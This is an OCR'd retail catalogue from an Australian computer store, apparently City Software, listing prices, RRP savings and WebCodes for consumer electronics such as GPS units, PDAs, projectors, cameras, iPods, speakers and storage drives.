Sleek and sophisticated, the S50 is intelligently designed from the inside out with features including 4.3" touch screen, easy-to-use menu, Bluetooth hands-free calling capabilities and pre-loaded speed and red light camera alerts.

4.3" Screen
Safety Camera Alert
Bluetooth Hands Free

$386 SAVE $13 off RRP
WebCode: NAV0018

Budget handheld organiser

HP iPAQ 112 Classic Handheld

Keep your life productive and organised with the HP iPAQ 112 Classic Handheld. Including Windows Mobile 6 with Outlook and Office Mobile, integrated Wi-Fi & Bluetooth 2.0 EDR networking, packed in its streamline, stylish body. Its large touch screen display also gives you ample room to view all your work and entertainment.

$376 SAVE $23 off RRP
WebCode: COQ6094

Wireless ready organiser

Palm TX PDA

The Palm TX handheld is the affordable handheld with total wireless connectivity that you've been waiting for. With built-in Wi-Fi and Bluetooth technologies, you can check e-mail, browse the web and work wherever you want. Its large colour display and sleek design are anything but business as usual.

$487 SAVE $12 off RRP
WebCode: USR6581

Full keypad!

Palm Treo 500v

The new Palm Treo 500v smartphone lets you say what you want, how you want with phone, messaging, IM, email, and web in one simple device. No more code words or misunderstandings thanks to a full keyboard and a big, bright screen. So you can chat with a quick IM. Browse the web or check your email. Organise your time and tasks. Play music, take pictures, and shoot video. Even work (if you have to).

$556 SAVE $73 off RRP
WebCode: USR8100

Bluetooth car kit

Venturi Mini Bluetooth Car Kit

It's the car audio system upgrade you've been waiting for. The Venturi Mini Car Kit easily connects your mobile phone and MP3 players to your car audio system. Streaming your mobile music to the car speakers, the Venturi Mini Car Kit also takes and makes calls in amazing quality and even charges your devices on the move.

NEW

$128 SAVE $21 off RRP
WebCode: VEN0001

Receive instant messages anytime

ASUS M530w Smartphone

In order to provide business users with the mobility and the versatility of a mobile office, ASUS has designed the new ASUS M530w Smart Phone. Packed with innovative features, the ASUS M530w allows users to send and receive messages instantly anywhere - providing vital information for users to make important and informed business decisions.

$536 SAVE $93 off RRP
WebCode: ASP0023

The best of both worlds

HTC Touch Dual 3G PDA

Delivering a revolutionary touch experience that will change the way you use your phone, forever. Everything you need is at your fingertips. With the flick of your thumb, the touch screen slides to reveal a handy smart-sized keyboard. If you prefer to touch, then the TouchFLO interface allows you to quickly guide through emails, messages, music and images at the touch of a finger, making navigation a breeze.

$862 SAVE $37 off RRP
WebCode: HTC0004

Entry level projector

ViewSonic PJ503 DLP Projector

The ViewSonic PJ503D weighs only 2.5KG but packs big power into its compact package. With native SVGA 800x600 resolution and 1,500 lumens, the PJ503D is bright and powerful enough for virtually any situation. Advanced video features such as progressive scan and 3:2 pull down deliver smooth, crisp video performance.

$744 SAVE $155 off RRP
WebCode: VIE5011

Excellent all rounder

Acer P1265 DLP Projector

- WXGA+ 1,440 x 900 Resolution
- 2,400 ANSI-lumens
- 2,000:1 Contrast
- Lamp Life up to 4,000 hours in ECO Mode
- D sub 15, S-Video, Composite Video, Stereo Mini Jack, DVI

Carry Case Included

$1121 SAVE $678 off RRP
WebCode: ACP1265

Exceptional quality & price

Mercury AV HDMI Cable 1.5m

You can depend on the performance and reliability of Mercury AV cables to enhance your audio visual experience significantly. Mercury AV is a premium cable solution for your Home Cinema or AV system built to impress with superior sound and picture quality

3m HDMI (MER0002) **$48**
5m HDMI (MER0003) **$62**
10m HDMI (MER0004) **$96**
5m Component (MER0007) **$59**
10m Component (MER0006) **$89**

$34 SAVE $5 off RRP
WebCode: MER0001

Compact & light in size & price

Toshiba TDP-P9 DLP Projector

- Mobile for business presentations
- Compact and light: 1.3 kg
- XGA 1,024 x 768 Resolution
- 2,000 ANSI-lumens
- 2,000:1 Contrast
- 4:3 switchable to 16:9
- Lamp Life up to 3,000 hours in ECO mode
- D-sub 15, USB, S-video, composite video, stereo mini jack, USB Reader

SAVE 39%

$1592 SAVE $1048 off RRP
WebCode: TOS1604

True blacks, excellent value

Epson EMP-TW700 Home Theatre Projector

Experience the thrill of the cinema in the comfort of your own home. The Epson EMP-TW700 lets you enjoy all your favorite movies, sports, video games and more on the big screen.

- 3,000 Hour Lamp Life (Economic mode)
- 1600 ANSI Lumens
- 10000:1 Contrast Ratio
- 1280 x 720 Resolution (Widescreen)

*BONUS Lamp 100" Screen $698 Value

*See citysoftware.com.au/promotions

$1728 SAVE $1271 off RRP
WebCode: EMP0700

Outstanding value

ViewSonic N2640wb - 26in LCD TV

The HD ready N2640wb 66cm widescreen LCD TV brings brilliant, life-like colors for superb family entertainment or for all your office needs.

- 1366x768 Resolution
- 1200:1 Contrast Ration
- Analogue Tuner

SAVE 47%

$684 SAVE $615 off RRP
WebCode: VIE3257

Expand your entertainment options

Linksys DMA2200 Media Center Extender with DVD

Access movies, your music library, family photos and HDTV programming from your Media Center PC and stream it all to your living room TV or home theater. New Linksys Media Center Extenders give you access to the entertainment content on your Microsoft Windows Vista Premium or Ultimate PC to enjoy in the comfort of your living room. Pause or rewind live TV, record sporting events or episodes of your favorite TV shows and save them for later viewing.

- High speed, dual-band Wireless-N enables you to stream content from virtually anywhere in your home.
- Built-in, Upscaling DVD-Video player (720p, 1080i and 1080p) for watching DVDs in high-defintion on your HDTV.
- Includes learning remote control

DMA2100 – NO DVD
(LNK6270) **$273**

$347 SAVE $102 off RRP
WebCode: LNK6271

Direct to device capture – No PC required

Pinnacle Instant Video Record

At the touch of a button, rapidly copy analog video from any source in MPEG-4 quality to any USB 2.0 storage device without using a PC. High quality MPEG-4 encoding S-Video and Composite video inputs

NEW

$209 SAVE $30 off RRP
WebCode: PIN0181

Sandisk Memory Cards

Standard SD
- 1GB (SIM0388) $12
- 2GB (SAN0030) $17
- 4GB (SAN0115) $29
- 8GB (SAN0116) $54

Ultra II SD
- 2GB (SIM0457) $21
- 4GB (SAN0098) $35
- 8GB (SAN0101) $65

Ultra II Compact Flash (CF)
- 2GB (SIM0691) $35
- 4GB (SAN0023) $56
- 8GB (SAN0037) $98

Memory Stick Pro Duo
- 1GB (SAN0025) $20
- 2GB (SAN0028) $31
- 4GB (SAN0053) $52
- 8GB (SAN0120) $105

Ultra II Memory Stick Pro Duo
- 2GB (SAN0046) $35
- 4GB (SAN0066) $57

Extreme III SD
- 2GB (SAN0112) $30
- 4GB (SAN0125) $47
- 8GB (SAN0126) $92

Extreme III Compact Flash
- 2GB (SAN0106) $43
- 4GB (SAN0107) $65
- 8GB (SAN0108) $108
- 16GB (SAN0110) $214

Waterproof & Dustproof

Olympus MJU 790 SW

While inheriting the waterproof and shockproof hallmarks of the Tough series, the Tough Lite 790SW features a highly stylish and striking design. With its overall design and durability, it is a perfect match for casual lifestyles and outdoor adventure. Capable of depths of up to 3m without a protective waterproof housing, this model is a great camera for summertime activities such as swimming, boating and fishing.

SanDisk Flash Memory Card 1GB - xD-Picture Card (SAN0038) **$24**

SanDisk Flash Memory Card 2GB - xD Type H (SAN0095) **$38**

7.1 Megapixel | 3x Optical Zoom | 2.5" LCD Screen

$327 SAVE $172 off RRP
WebCode: OLY0128

Great gift idea

Kodak EasyShare C813

The Kodak Easyshare offers a HD still camera at an affordable price, with a simplistic interface anyone will find this digital camera easy to use. The digital image stabiliser and high ISO rating will also ensure that all your photos come out clear and vibrant.

8.0 Megapixel | 3x Optical Zoom | 2.4" LCD Screen

HOT

$128 SAVE $41 off RRP
WebCode: KOD0813

Personalised Style for Capturing Fun

Canon IXUS 80 IS - Silver

The IXUS 80 IS has powerful presence and performance and will certainly stand out in a crowd. Advanced technologies include Optical Image Stabilizer, Motion Detection Technology and Noise Reduction Technology.

8.0 Megapixel | 3x Optical Zoom | 2.5" LCD Screen

$333 SAVE $46 off RRP
WebCode: CAN0695

Leather bound photo frame

Doma 7" Digital Photo Frame

This is the ideal gift for anyone wanting to capture those special moments inside a designer frame.
- Supports SD, MS & MMC
- Rotate Function
- Stylish black leather frame
- Includes remote control

NEW

$99 SAVE $10 off RRP
WebCode: DOM0001

Robust Quality

Sony DSCW150S - Black

Take stunning shots in a variety of conditions. This 8.1 megapixel Cyber-shot digital camera features an Intelligent Scene mode which automatically selects the right settings for your environment. Smile Shutter technology is also included, letting you instantly capture smiles the moment they happen.

8.1 Megapixel | 5x Optical Zoom | 2.7" LCD Screen

NEW

$352 SAVE $27 off RRP
WebCode: SNY7618

Semi-Manual Professionalism

Canon PowerShot S5 IS

The ultra-powerful 12x optical zoom on the PowerShot S5 IS means you'll get the shot you want with no compromise, yet that's only the beginning of what makes this camera so exciting.

8.0 Megapixel | 12x Optical Zoom | 2.5" LCD Screen

$465 SAVE $133 off RRP
WebCode: CAN0700

Enjoy your favourite memories

10.4" Digital Photo Frame Black

This 10.4" digital photo frame is one of the most feature packed photo frames on the market, with 1GB of onboard storage, MP3 background music, Clock, Alarm, Calendar and much more. It is perfectly suited for your home or office so that you view all of your favourite photo's.

- 800x600 Resolution
- Photo, Audio, Video playback
- SD, MMC, MS, XD, CF card support
- Built in speakers

10.4" Digital Photo Frame White
(SIG0019) **$226**

NEW

Great value

$226 SAVE $123 off RRP
WebCode: SIG0020

Perfect for home or office

Shintaro 7.0" Digital Photo Frame – Black

This 7" photo frame has a stylish frame and is very easy to use, enjoy all your favourite digital memories for a very low price. Slideshow photo viewing in horizontal or vertical positions
Supports USB flash drives
SD, MMC, MS, CF compatible

NEW

$96 SAVE $43 off RRP
WebCode: SHI0029

Perfect for MSN Messenger & Skype

Mini USB Notebook Webcam

Add a whole new level of communication to your online chatting sessions with the new Mini USB Notebook Webcam

- 2 megapixel lens
- Built in Microphone
- Take quick photos with the snap shot button
- Perfect for Messenger Live or Skype

$27 SAVE $42 off RRP
WebCode: SIG0017

Read cards from cameras

All in one USB 2.0 Card Reader

- True plug & play and hot swapping
- MicroSD/T-Flash direct access
- M2 direct access
- Support NEW high capacity standard SDHC SD card
- Support O/S: Win 98SE/ME /2000/XP/Vista, MAC OS 8.6 & above

$15 SAVE $14 off RRP
WebCode: SIG0008

Integrated trackball

Wireless Multifunction Cordless Presenter

Control PowerPoint presentations without being tied down to your computer from 50 feet away.

- Built in laser pointer
- USB plug & play
- 2.4GHz Wireless
- Built in Trackball & Soft Keyboard

$49 SAVE $40 off RRP
WebCode: SIG0009

Ideal for home & family

Wacom Bamboo Creative Fun 6 x 9 Black

Bamboo Fun is perfect for hobbies. Its simple, easy-to-use design lets you inspire yourself and other people. Retouch photos, draw, paint and be more expressive. It's the Bamboo for people who want to make their hobbies come alive. Bamboo Fun comes with a pen stand, USB cabling, a mouse and a tailored one-on-one tutorial.

White
(WAC2006) **$258**


$258 SAVE $41 off RRP
WebCode: WAC2005

Best for students

Wacom Intuos3 6 x 8 Tablet - Student*

Intuos3 is the industry standard graphics tablet for digital art, animation, image editing and computer graphics. The Intuos3 features ExpressKeys and Touch Strip(s) can substitute all common modifiers and shortcuts, whilst the ergonomic pen delivers professional level functionality.

*Student ID required



$327 SAVE $22 off RRP
WebCode: WAC9983

The tablet that's a screen

Wacom Cintiq 12WX

Thin and light, the new Cintiq 12WX gives you the flexibility to work directly on screen as you would on paper. Easily rotate your display when working flat on your desktop to find the right position for your hand, or for greater comfort, recline the Cintiq 12WX on the desktop. Ergonomically designed for maximum comfort, it's even light enough for use on your lap.

HOT

$1362 SAVE $137 off RRP
WebCode: WAC9977

Small iPod with one very big idea

Apple iPod nano 8GB Pink

It's the small iPod with one very big idea: Video. Now the world's most popular music player lets you enjoy TV shows, movies, video podcasts, and more. The larger, brighter display means amazing picture quality. In eye-catching colors, iPod nano is stunning all around.

Black (APP0337) **$239**
Green (APP0336) **$239**
Blue (APP0335) **$239**

$239 SAVE $10 off RRP
WebCode: APP0380

Easy to use

Clip 2GB MP3 Player

Listen to your favourite music on the go with the Clip 2GB MP3 player

- Simple & trendy Clip design
- 128 x 32 OLED LCD display
- Built-in Lithium rechargeable battery
- Size: 5.5 x 2.3 x 1.6cm
- Includes Stereo Headphones

$29 SAVE $40 off RRP
WebCode: SIG0010

Keep in touch with the latest!

Apple iPod Touch 16GB

Touch comes to iPod. The Apple iPod touch boasts the multi-touch interface - the revolutionary technology that made iPhone a hit is now on one amazing iPod. Its gorgeous 3.5-inch widescreen display lets you touch your music in Cover Flow and watch video.

32GB (APP0365) **$608**

$495 SAVE $4 off RRP
WebCode: APP0328

Premium headphones

Sennheiser HD 202

The HD 202 closed, dynamic Hi-Fi stereo headphones are an ideal partner for DJs. They are perfect for powerful modern music, providing a crisp bass response and good insulation against ambient noise. These rugged headphones can also be used for mobile sources and home mini Hi-Fi systems.

$46 SAVE $23 off RRP
WebCode: SNH0005

Radio speaker dock for your iPod

iHome iH10 - FM Table Radio

- Classic rotary knobs for precise, intuitive control
- Wood speaker cabinet with tuned speaker chamber technology for richer sound
- Plays and Charges your docked iPod when connected to AC adaptor
- Universal dock plays and charges 5G, nano, photo, mini and 4G iPods

iPod not included.

$115 SAVE $34 off RRP
WebCode: IHO0003

Fill your room with sound

B&W Zeppelin iPod Speakers System

Here are the speakers your iPod has been waiting for. Zeppelin is an integrated iPod speaker system from Bowers & Wilkins, makers of the speakers that much of the music on your iPod will have been monitored on.

iPod not included.

$999 WebCode: BOW0001

Wireless RF headphones

Sennheiser RS 120

The RS 120 is an open, supra-aural wireless RF headphone system. Its transparent and well-balanced sound with great bass response makes this system an ideal choice for all types of music and TV applications. Enjoy total freedom of sound, stylish design and maximum comfort, all at an affordable price.

$188 SAVE $61 off RRP
WebCode: SNH0010

Highly Compatible Speaker Station

Logitech X-240 2.1 Peakers with MP3 Player Dock

The stow-away MP3 cradle makes the Logitech X-240 more than just a great speaker system for your computer. You can connect your digital audio player, or use your own USB/power cable to sync, charge and play digital music from your iPod, Zune, PDA or mobile phone

- 3.5mm Connection
- 40 - 20000 Hz
- 25w Nominal power output

$67 SAVE $32 off RRP
WebCode: LOG3617


The ultimate bedside companion!

AVLabs iPod Speaker with Radio Alarm Clock

Wake up to your favourite songs! The AVLabs iPod Speaker withRadio Alarm Clock turns your iPod into an alarm, portable speakersystem and also functions as a clock radio! Compatible with all iPodmodels with a dock connector including the iPod Nano and iPod Video.

Charges your iPod
Built-in FM radio

Wireless remote control included



iPod not included.


$82 SAVE $17 off RRP
WebCode: AVL1005

4-in/4-out audio card with digital I/O & midi

M-Audio Audiophile 192 Pro Audio Sound Card

The Audiophile 192 continues the legacy of M-Audio's industry-standard Delta audio card line. Building on our Audiophile 2496, one of the world's most popular audio cards, the Audiophile 192 features high-definition 192kHz sampling rate, digital I/O, balanced analog I/O and an amazing signal-to-noise ratio. The Audiophile 192 represents a new benchmark in audio performance that's as good as it gets for music production, mastering and critical listening.

- Up to 24-bit/192kHz audio
- 2 x 2 balanced analog I/O
- S/PDIF digital I/O with PCM and surround
- Direct hardware input monitoring
- Includes Ableton Live Lite 4 music production software
- 16-channel MIDI I/O



PRO TOOLS M-AUDIO A part of Avid

$243 SAVE $21 off RRP WebCode: PWR0254

Recording studio in your home

Sony ACID Music Studio 7


- Record, edit, and mix multiple tracks of audio and MIDI
- Unique interactive tutorials so you can learn while you work
- Includes over 3,000 ACIDised music loops and 1,000 MIDI files
- Share songs any way you want including CD and MP3

$132 SAVE $37 off RRP WebCode: SON0069

Excellent value 2.1 system

Edifier M3200 2.1 Powered Speaker System

A wooden enclosure sub-woofer with 2 way 'slim-lady' satellites provides for a very cost effective audio solution for multiple applications. Powerful deep bass & exceptional highs for optimized PC Gaming.



$85 SAVE $15 off RRP WebCode: EDI0002

Surround yourself in quality

Creative Inspire T6100 5.1 Speaker System

Creative's Inspire T6100 speakers deliver outstanding surround sound realism in games and movies. Leveraging Creative's years of leadership in audio technology, their superior speaker design makes them the perfect choice for truly 'immersive' entertainment.

$98 SAVE $32 off RRP WebCode: CRE0272

Transfer tape & vinyl to PC

XPSound XP201 – Phono PreAmp

The XP201 provides a combination of hardware and software to achieve high quality transfer of old records and cassettes to your home desktop PC or laptop in addition to offering a handy high quality microphone pre amp and headphone amplifier.

Top Seller

$97 SAVE $102 off RRP WebCode: XPS0001

Stylish new design

Creative I-Trigue L3800 2.1 Speakers

Creative's I-Trigue L3800 is the 2.1 speaker system that combines design, technology and quality. The satellites, with their cool brushed metal enclosures, look great with notebook PCs, LCD monitors and TVs.

- 3.5mm Connection
- 30 - 20000 Hz
- 48w Nominal power output

$142 SAVE $27 off RRP WebCode: CRE0276

Cinema Quality 5.1

Logitech Z-5500 Speaker System

The Logitech Z-5500 Digital is a THX-certified, 505-watt 5.1 surround sound speaker system that offers everything you could possibly want... and some things you didn't even know you needed. Once you plug in your PC, DVD or music player, or video game console, you'll never want to listen to anything else.

$456 SAVE $243 off RRP WebCode: LOG3466

FUJIFILM

FUJIFILM Big Job HD3W Digital Camera

Is a rugged heavy-duty digital camera designed for use in construction and mining, but would be suitable for any application where you need a solidly-constructed camera that can take, getting wet (waterproof up to 1m for up to 30 minutes), dropped (shock proof to 70cm drop) being in sand or mud (mud proof). With its powerful built-in strobe flash that will light up large dark spaces such as construction sites, big buttons and rubber grip so you can easily operate the camera with gloves on, and fixed focus for focusing in dusty or smoky conditions, this camera is the perfect workhorse for demanding environments.

NEW

6.0 Megapixel | 3x Optical Zoom | 3" LCD Screen

$559 | SAVE $40 off RRP
WebCode: FJI0078

FUJIFILM 4GB USB Drive - Green

The Fujifilm USB Drive is perfect to easily manage and transfer digital files. Available in capacities from 1GB to 4GB.


1GB Green (FJI0075) **$13**
2GB Green (FJI0076) **$19**

$31 | SAVE $4 off RRP
WebCode: FJI0077

FUJIFILM Pro 60x Secure Digital (SD) Card 2GB

Intended for demanding professional applications, the 60x Secure Digital card is suitable for all high end digital work. Backed up by the Fujifilm reputation for excellence in image capture, this is a reliable, versatile memory card.

1GB (FJI0073) **$15**



$25 | SAVE $11 off RRP
WebCode: FJI0074

FUJIFILM FinePix Z10fd

Express yourself in colour and say it in photos
The Fujifilm Finepix Z10fd is a super slim, fun and stylish 7.2 megapixel 3x optical zoom digital camera housing many features including Face Detection with automatic red-eye correction, PS (Picture Stabilisation) mode and Intelligent Flash.

Black Version (FJI0067) **$229**

NEW DIGITAL CAMERA FinePix Z10fd

LIMITED STOCK

$229 | SAVE $20 off RRP
WebCode: FJI0066

For your Fujifilm data media requirements call CSW-IT 1300 761 761

LTO Ultrium 1 100/200GB

- Low error rates
- Lower head wear
- Enhanced reliability

WebCode: FJI0027

LTO Ultrium 2 200/400GB

- Superior durability
- Lower head wear
- High transfer speed

WebCode: FJI0028

LTO Ultrium 3 400/800GB

- Large storage capacity
- Enhanced reliability
- FujiFilm servo technology

WebCode: FJI0029

LTO Ultrium 4 800GB/1.6TB

Increased cartridge capacity NANOCUBIC thin-film coating process.

WebCode: FJI0062

DAT72 170m 36/72GB

Powered by Fujifilm's exclusive ATOMM technology. Reliable backup and long term archiving using 4S structure

WebCode: FJI0042

DDS has become the world standard for storing and backing up computer data on tape and now you can enjoy even higher capacity, higher output, and higher reliability than ever before. Remarkably low error rates, high output and MRS (Media Recognition System for assured reliable performance) are all characteristics of the Fujifilm DG Series.

DDS DG-90m 1.3/2.6GB

WebCode: FJI0037

DDS DG-120m 4/8GB

WebCode: FJI0038

DDS3 DG-125m 12/24GB

WebCode: FJI0039

DDS4 DG-150m 20/40GB

WebCode: FJI0040

1300 658 600 citysoftware.com.au

The market leading flash drive

SanDisk Cruzer Micro U3 8GB

SanDisk Cruzer Micro design is a small, smart and secure USB Flash Drive.

- Small, compact light weight design
- New retractable USB slider eliminates the need for caps
- U3 smart enables you to take your portable applications on the go

2GB (SAN0061) **$18**
4GB (SAN0062) **$31**


$55 SAVE $24 off RRP WebCode: SAN0103

Extremely rugged & smart

SanDisk Cruzer Titanium USB Flash Drive - 8GB

Cruzer Titanium is an extremely rugged and smart USB flash drive. It is built with Liquidmetal casing that is crush-resistant to over 2,000 lbs. Cruzer Titanium also includes U3 smart technology. Co-Invented by SanDisk, U3 technology gives you the ability to carry your files AND your software on a secure USB drive.

4GB (SAN0086) **$38**



$70 SAVE $29 off RRP WebCode: SAN0127

Vertical stand included

Tower 7 Port USB 2.0 Hub

- Supported data speed:1.5/12/480 Mbps
- One upstream and seven downstream ports
- Supports both bus and self-powered
- Over-current detection and protection for each down stream port
- Hot-swappable Plug & Play connection
- Support O/S: Windows 98SE/ME/ 2000/XP/Vista, MAC OS 8.6 & above

$24 SAVE $35 off RRP WebCode: SIG0007

Great for school

Bean USB Flash Drive 16GB Silver

The bean USB flash drive offers a fantastic yet fun solution to your portable storage needs. You will never lose sight of the bean USB drive as it is available in a variety of high visablity colours, and in a very appealing and friendly shape. Now available in 16GB Chrome.

NEW

8GB Green (SIG0012) **$48**
8GB Blue (SIG0013) **$48**
8GB Orange (SIG0011) **$48**
4GB Orange (SIG0014) **$26**
4GB Green (SIG0015) **$26**
4GB Blue (SIG0016) **$26**

$98 SAVE $51 off RRP WebCode: SIG0021

Verbatim Storage Media

CD-RW		
CD-RW 2x-4x 5Pk Slim Case	VBM3133	$5
CD-RW 4x 25 Spindle	VBM5169	$24
DVD-R/+R (16x)		
DVD-R 10 Spindle	VBM9510	$6
DVD-R 25 Spindle	VBM0580	$16
DVD-R 50 Spindle	VBM5101	$35
DVD-R 50 Spindle Inkjet Print	VBM1973	$35
DVD-R 100 Spindle	VBM6049	$64
DVD-R 100 Spindle Inkjet Print	VBM5153	$56
DVD+R 10 Spindle	VBM5032	$8
DVD+R 25 Spindle	VBM5033	$14
DVD+R 50 Spindle	VBM5037	$31
DVD+R 50 Spindle Inkjet Print	VBM1974	$32
DVD+R 100 Spindle	VBM6050	$54
DVD+R 100 Spindle Inkjet Print	VBM1995	$64
DVD-RW/+RW (4x)		
DVD-RW 10 Spindle	VBM6053	$16
DVD+RW 10 Spindle	VBM6044	$18
DVD-R/+R Dual Layer (2.4x)		
DVD+R DL 8.5Gb 1Pk J/Case	VBM4912	$5
DVD+R DL 8.5Gb 3Pk J/Case	VBM5014	$14
DVD+R DL 8.5Gb 20 Spindle	VBM4981	$60
Blu-ray		
BD-R 2x 25GB 5Pk J/Case	VBM4361	$142
BD-R 2x 25GB 10Pk J/Case	VBM6068	$224

Fits into into any USB port with ease

Sly'd USB Flash Drive (Blue) 2GB

This simple and clean design houses an intriguing mechanism which allows the flash drive to be opened with just two fingers.

Features:

- Designed to utilise the high bandwidth of USB 2.0 interface
- Capacity 2GB
- Bootable
- Small Footprint 33mm x 12.5mm x 6mm (LxWxH)

2GB Pink (SIG0003) **$18**
2GB Green (SIG0004) **$18**
2GB Silver (SIG0005) **$18**

$18 SAVE $31 off RRP WebCode: SIG0002

Neat & tidy, ready for business

Tango USB Flash Drive 4GB

Bold and sturdy design, this USB flash drive is ideal for anyone in need of small portable storage solution.

Features:

- Designed to utilise the high bandwidth of USB 2.0 interface
- Capacity 4GB
- No Driver Required, except on Windows 98SE
- Bootable

8GB (SIG0006) **$52**

$28 SAVE $29 off RRP WebCode: SIG0001

Design by Neil Poulton

LaCie 2big Network (2-disk RAID) 1TB

The 2big Network can act as a file-sharing server, a backup server or an FTP server. Easily share important files and make them accessible from anywhere via FTP or any web browser. With this affordable 2-disk RAID solution with Ethernet interface, get maximum storage capacity in BIG mode or maximum security in SAFE mode

2TB (LAC1124) **$969**

$557 SAVE $139 off RRP
WebCode: LAC1123

Sophisticated style

LaCie Hard Disk Design by Neil Poulton Hard Drive 500GB - Hi-Speed USB

The user-friendly LaCie Hard Drive, Design by Neil Poulton adds sophisticated style to your desktop yet its presence is quiet and unobtrusive. It has a unique distinguishing feature - a cool, blue LED strip on its underside that creates an ambient glow. Its subtle, all-black design blends perfectly into dark home entertainment setups and workstations. Very small for its vast capacity, this lightweight, compact drive has a fashionable, mirror-polished finish. The smartly engineered design allows for heat dissipation and near-silent, fanless operation. Setup is nearly effortless; it's plug and play and offers customisable formatting. LaCie '1-Click' Backup Software for PC and Mac is included for quickly saving files in one click.

31 Cents Per GB

320GB (LAC1121) **$183**

$156 SAVE $83 off RRP
WebCode: LAC1122

Share files over gigabit ethernet

LaCie 1TB Ethernet Big Disk

The LaCie Ethernet Big Disk is the essential storage solution for home and small business networking.

- Share files over Gigabit Ethernet
- Full support for Windows, Mac & Linux
- Stream your photos, music and videos
- Simple set-up with a quick Wizard Install

2TB (LAC2001) **$922**

$443 SAVE $356 off RRP
WebCode: LAC9869

500GB Storage included

LaCie LaCinema Premier 500GB

Easily turn your TV into an entertainment centre for enjoying your movies, photos and music in comfort. Simply connect the LaCinema Premier to your PC or Mac via USB to transfer your digital media files; then plug it into your TV for instant playback.

1TB (LAC9888) **$625**

$321 SAVE $78 off RRP
WebCode: LAC0124

Store & exchange anywhere

LaCie 160GB Mobile Disk

The perfect travel companion for storing and transporting your files, the LaCie Mobile Disk delivers generous portable storage capacity at an affordable price.

- Back up, transfer and exchange files easily
- USB bus-powered; plug & play
- Sturdy metal, thin, lightweight design
- Synchronise & secure critical data on the go

250GB (LAC0793) **$159**

$114 SAVE $85 off RRP
WebCode: LAC0790

Fits into your pocket

WD My Passport Essential 320GB Red

These elegant portable drives are simple to use, light and easy to carry, and require no power adapter - they are powered directly through the USB cable. Pack up your office files and take them home. Carry thousands of songs or pictures.

320GB Blue (WDD0151) **$253**

320GB Black (WDD0168) **$253**

$253 SAVE $10 off RRP
WebCode: WDD0154

Huge 1TB desktop drive

WD My Book Essential Edition 2.0 - 1TB

Small, simple, elegant, and very easy to use. Just plug it in, and you've got plenty of room to back up and save your valuable data, music, photos, and movies.

- Hi-Speed USB Connectivity
- 16Mb Buffer
- 480Mbps Transfer rate

$294 SAVE $55 off RRP
WebCode: WDD0122

Portable OneTouch back up

Maxtor 120GB OneTouch 4 Mini Hard Drive

A full-featured, portable backup and storage solution with Maxtor SafetyDrill for complete recovery of your PC hard drive's contents in case of a system crash or virus.

- Ideal backup and storage for carrying your digital portfolio with you
- Two levels of security against unauthorized use - Maxtor DrivePass & data encryption
- Customizable Maxtor OneTouch button

160GB (MXT4023) **$127**
250GB (MXT4024) **$178**

$106 SAVE $3 off RRP
WebCode: MXT4022

Additional storage for your PC

Maxtor 750GB OneTouch 4 Plus Hard Drive

Provide a safe haven for your entire working environment with a Maxtor OneTouch 4 Plus personal storage solution. Not only does the OneTouch 4 Plus provide backups, data storage, and protection for your files, it also protects your entire computer system in case of disaster.
To prepare in case of a system crash or virus attack, the Maxtor SafetyDrill feature automatically creates a snapshot of the entire contents of your PC's hard drive which can be readily booted for an easy and complete recovery. With this elegantly simple media storage solution, Maxtor's software makes automated backup scheduling, specific file restoration, sync, security, drive and power management a snap for PC and Mac computer users.

500GB (MXT4019) **$199**
1TB (MXT4021) **$388**

$281 SAVE $118 off RRP
WebCode: MXT4020

Now any PC can temporarily become your PC

Seagate 160GB FreeAgent Go

Whether using a computer at work, school, a business center, an Internet cafe or library, have your desktop environment and latest files with you. Along with up to 250 glorious gigabytes, FreeAgent Go software lets you carry lots of great programs and all your browser favorites and passwords without having to haul around your computer.

250GB
(SGA0423) **$178**

$138 SAVE $31 off RRP
WebCode: CCG8010

Easily store your contents for quick access

Seagate 500GB USB 2.0 FreeAgent Desktop Hard Drive

Easily store and automatically copy your content for safekeeping and quick access. With up to 1TB capacity you can easily keep all of your important photos, videos, music, games and documents in one convenient place. Simply plug in the power and a USB cable to your PC or Mac and you're ready for storage. Easily run the preloaded software and you're automatically backing up your content for safekeeping. Includes a USB interface for PC and Mac users along with a Seagate 5 year limited warranty.

- Up to 1TB storage capacity
- Software to copy all your files for safekeeping
- 5 year limited warranty
- Customizable power-saving feature
- USB 2.0 interface
- PC and Mac compatible

750GB (SGA0423) **$246**

$166 SAVE $3 off RRP
WebCode: SGA0406

Additional storage for your phone

Verbatim 2GB MicroSD Card with Adapter

MicroSD is an increasingly popular removable storage solution for mobile devices. By simply adding or upgrading to a higher capacity microSD card, you can easily increase your storage capacity for files, video, images, games and music.

- Suitable for all microSD slot equipped mobile devices
- Includes adapter for use in SD card slots
- Verbatim Limited Lifetime Warranty

1GB (VBM6038) **$10**

$16 SAVE $13 off RRP
WebCode: VBM6039

Weighs only 150g

Verbatim 250GB 2.5" USB 2.0/ Firewire Portable Hard Drive

Store and carry your digital and day to day working files on this truly mobile drive.

- Transfer data easily between home & office
- Safely back up your PC or laptop
- Nero BACKITUP 2 Essentials back up software included

120GB (VBM9527) **$115**
160GB (VBM9528) **$132**
320GB (VBM9530) **$204**

$167 SAVE $42 off RRP
